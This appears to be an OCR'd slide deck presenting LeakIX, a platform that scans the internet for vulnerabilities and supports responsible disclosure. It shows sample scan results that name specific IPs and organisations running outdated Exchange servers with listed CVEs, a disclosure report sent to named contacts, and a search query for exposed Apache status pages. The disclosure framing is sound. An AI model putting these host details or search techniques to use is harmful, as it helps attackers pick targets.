LeakIX

The first “good” Internet leak Exchange in Europe

Who?

- Gregory Boddin
  - Co-Founder
  - Developer / Devops / Sysadmin background / Security enthusiast / Addicted Gopher
  - Formerly: System Engineer/Devops at Google / European Commission
  - Currently: Security researcher for LeakIX
- Danny Willems
  - Co-Founder
  - Formerly: software engineer @ B2C2 (Crypto-currencies market maker/OTC platform)
  - Currently: PhD student in cryptography (GRACE project-team LIX - Nomadic Labs)
- Voluntary researchers
  - Assessed individually before trusting with most sensitive data

Why?

There have been new bug bounty sites and programs popping up all over the internet.

While it changed the information security landscape, it’s also a fact that most security issues aren’t coming from companies investing money into it.

LeakIX started as a personal survey of the Internet but evolved into much more as results kept coming in.

There are more than 29M+ security issues indexed on the site and waiting to be fixed/exploited. Most of them are **out of scope but critical**.

What?

LeakIX combines a security vulnerability indexing and reporting platform.


It is oriented toward responsible disclosure and uses a trust model allowing a network of researchers to identify issues automatically indexed by the engine.

Our approach to global offensive security gives us a view of what threat actors are indexing daily on the Internet and what could be classified as their “next target”.

Goals

1. Get there before threat actors
   - By monitoring current critical CVEs and trending software misconfigurations.
2. Provide responsible alerts
   - Our system allows a high volume of reports to be generated by researchers with a minimum of knowledge.
3. Provide automated alerts
   - Most critical issues are automatically routed to hosting providers and national CERTs.
4. Keep track of incidents
   - We keep an history of reports and events for future reference and research.
5. Reward responsible researchers for out-of-scope issues
   - Those issues, while critical, are usually out-of-scope. It is harder to keep our researchers engaged without a reward system.

How?



Probes are constantly crawling the internet and checking random servers for leaks or misconfigs


The public index is the front page of leakix.net

Researcher can chose to put the report up for sale. It must always be reported or submitted to a security company doing reports

Security companies and research group are willing to pay for data to protecting their customer or report on security issues

The contact informations are verified and an automated report is sent to the affected company.

Once a leak is identified, it's removed from the public index and visible to the researcher (or its team) only


By searching for results, your agree with our Terms of service

91.183.93.234

Belgium Proximus NV 2022-02-20 15:06

2ad2ad00000000022c2ad2ad2ad2ad1f4989c319e75da83988253a39553038

4e7a7c1e3d9f9c5b51448037d97549f3e499124b8492bed1a2efb109924a4e46

https://91.183.93.234/ecp/Current/exporttool/microsoft.exchange.ediscovery.exporttool.application

ASN: 5432

1 events in 0 days

Open ports: 443

Certificate domains:

lvs-c.com

```
Found Exchange server:
Build: 15.1.2308.8
Version: 2016CU21
Build date: 6/2021
Affected by CVE-2021-42321
Affected by CVE-2021-26427
Affected by...
```

Found by ExchangeVersion

213.177.82.42

Belgium Cybernet SA 2022-02-20 12:09

2ad2ad0000000000002ad2ad2ad2ad0f0dcb2ae084f34cae790be1eab88c30

4e7a7c1e3d9f9c5b51448037cfba1f8f9099a849f0a1a0faedc7df5e351bc1ba

https://213.177.82.42/ecp/Current/exporttool/microsoft.exchange.ediscovery.exporttool.application

ASN: 13226

1 events in 0 days

Open ports: 443


Certificate domains:

autodiscover.terre.be

mail.terre.be

owa.terre.be

```
Found Exchange server:
Build: 15.2.986.5
Version: 2019CU11
Build date: 9/2021
Affected by CVE-2021-42321
Affected by CVE-2021-26427
Affected by ...
```



This form lets you report incidents and leak responsibly.
After creation the report undergoes moderation, editing will not be possible after approval!

Microsoft Exchange Server is outdated

Title should be a short summary of the vulnerability

Terre.be

Owner should be the company/individual you attribute the leak to

dpo@groupeterre.org,privacy@terre.be

Contacts field must contain emails from the parties you identified (company, CERT, ...)

Already contacted (eg: info@acme.com)

Already-contacted field should contain emails from already contacted parties

The following Exchange Server is publicly accessible and looks out-dated :
https://213.177.82.42

It is critical to update to a safe version as soon as possible since multiple CVEs allow remote attackers to DoS or achieve RCE (Remote code execution) on the server.
Those vulnerabilities are currently used in ransomware campaign and could damage your network.

Styling with markdown is supported, be as descriptive as possible!

Open

Critical

IP:	213.177.82.42
Port:	443
Detected protocol:	https
Vulnerable URL:	https://213.177.82.42

```
Found Exchange server:
Build: 15.2.986.5
Version: 2019CU11
Build date: 9/2021
Affected by CVE-2021-42321
Affected by CVE-2021-26427
Affected by CVE-2021-41348
```


Found by ExchangeVersion 5 hours ago

Disclosure options

Keep private ●

Prevent disclosing the report after resolution
All report are private until fixed and sanitized.

? 7122728



Terre.be / Microsoft Exchange Server is outdated

BloodyShell reported 14 seconds ago

The following Exchange Server is publicly accessible and looks out-dated : https://213.177.82.42

It is critical to update to a safe version as soon as possible since multiple CVEs allow remote attackers to DoS or achieve RCE (Remote code execution) on the server. Those vulnerabilities are currently used in ransomware campaign and could damage your network.

Reference:

- https://msrc.microsoft.com/update-guide/en-US/vulnerability/CVE-2021-42321
- https://msrc.microsoft.com/update-guide/en-US/vulnerability/CVE-2021-26427
- https://msrc.microsoft.com/update-guide/en-US/vulnerability/CVE-2021-41348

IP:	213.177.82.42
Port:	443
Detected protocol:	https
Vulnerable URL:	https://213.177.82.42/ecp/Current/exporttool/microsoft.exchange.ediscovery.exporttool.application

```
Found Exchange server:
Build: 15.2.986.5
Version: 2019CU11
Build date: 9/2021
Affected by CVE-2021-42321
Affected by CVE-2021-26427
Affected by CVE-2021-41348
```

Found by ExchangeVersion 5 hours ago

Report created by BloodyShell 14 seconds ago

Report approved by BloodyShell 7 seconds ago

New PDF report generated by system 3 seconds ago

Report dispatched to dpo@groupeterre.org by system 3 seconds ago

Report dispatched to privacy@terre.be by system 3 seconds ago

Information

Owner	Terre.be
Created	2022-02-20 17:16
Updated	2022-02-20 17:16
Fixed	false

Contacts

dpo@groupeterre.org	✓
privacy@terre.be	✓

Status

Status	approved
Hosting contacted	false
CERT contacted	false

The report has been approved ! Any provided contact has been notified and we'll keep monitoring the issue.
Feel free to comment the report to share more information.

LeakIX - Some numbers

- 6.5B/day (75.000 scanned ports/sec)
- 487M identified services
- 400M domain names
- 29M leaks
    - Including 1.000.000 **highly** criticals: Exchange Server, Veeam, Palo Alto RCE, Log4J, open Elastic Search db, etc)
- 2.5 page views/month
- 4.7M API user requests/month (last month - Aug 2022)
- 24 automatic reports sent to CERT/hosting companies (~1k daily critical vulns)
- ~10000 users (~700 users last month - Aug 2022)
- ~45 plugins, scanning 24/7
- +2.5 years history

Collaborations

From day one, we started sending free daily reports on the most critical issues (~1000 per day) to hosting companies and national CERTs.

The following companies confirmed watching the reports :

Hetzner, Amazon, PsychNetwork, LeaseWeb, GoDaddy, OVH.

We also have communicated with and/or enabled special accounts for the following CERTs in Europe:

France, Luxembourg, Switzerland, Netherlands, Spain, Estonia.

In 2021, we sent ~2000 automated reports, our researchers sent ~600 reports (from Oct 2021).

Exploring Internet services

Exposing vulnerabilities
and misconfiguration at scale

LeakIX

Classification of vulnerabilities


- Low : Information disclosure
    - Typically involves small bits of information disclosure on the target :
        - OS/Software information, internal network ranges, other target names
- High : Information disclosure
    - Usually source code disclosure
- Critical : Information disclosure
    - We are talking about credentials, user access, open sensitive documents
- High/Critical : ACL misconfiguration
    - Database engines
    - Queue softwares
- Remote code execution
    - Through known software vulnerabilities
- IOT devices

Information disclosure

Low severity

We're in the green zone


The Apache status page case



Found 602501 results for
`+plugin:ApacheStatusHttpPlugin`

Countries	
United States	183247
Switzerland	59503
Germany	51957
France	35714
Czechia	23544
Japan	21627
Netherlands	20855
Russia	16702
Singapore	16051
Thailand	13403

Example of Apache information disclosure



Apache Server Status for 20.84.169.171 (via 10.12.3.107)

reverse proxy frontend local address

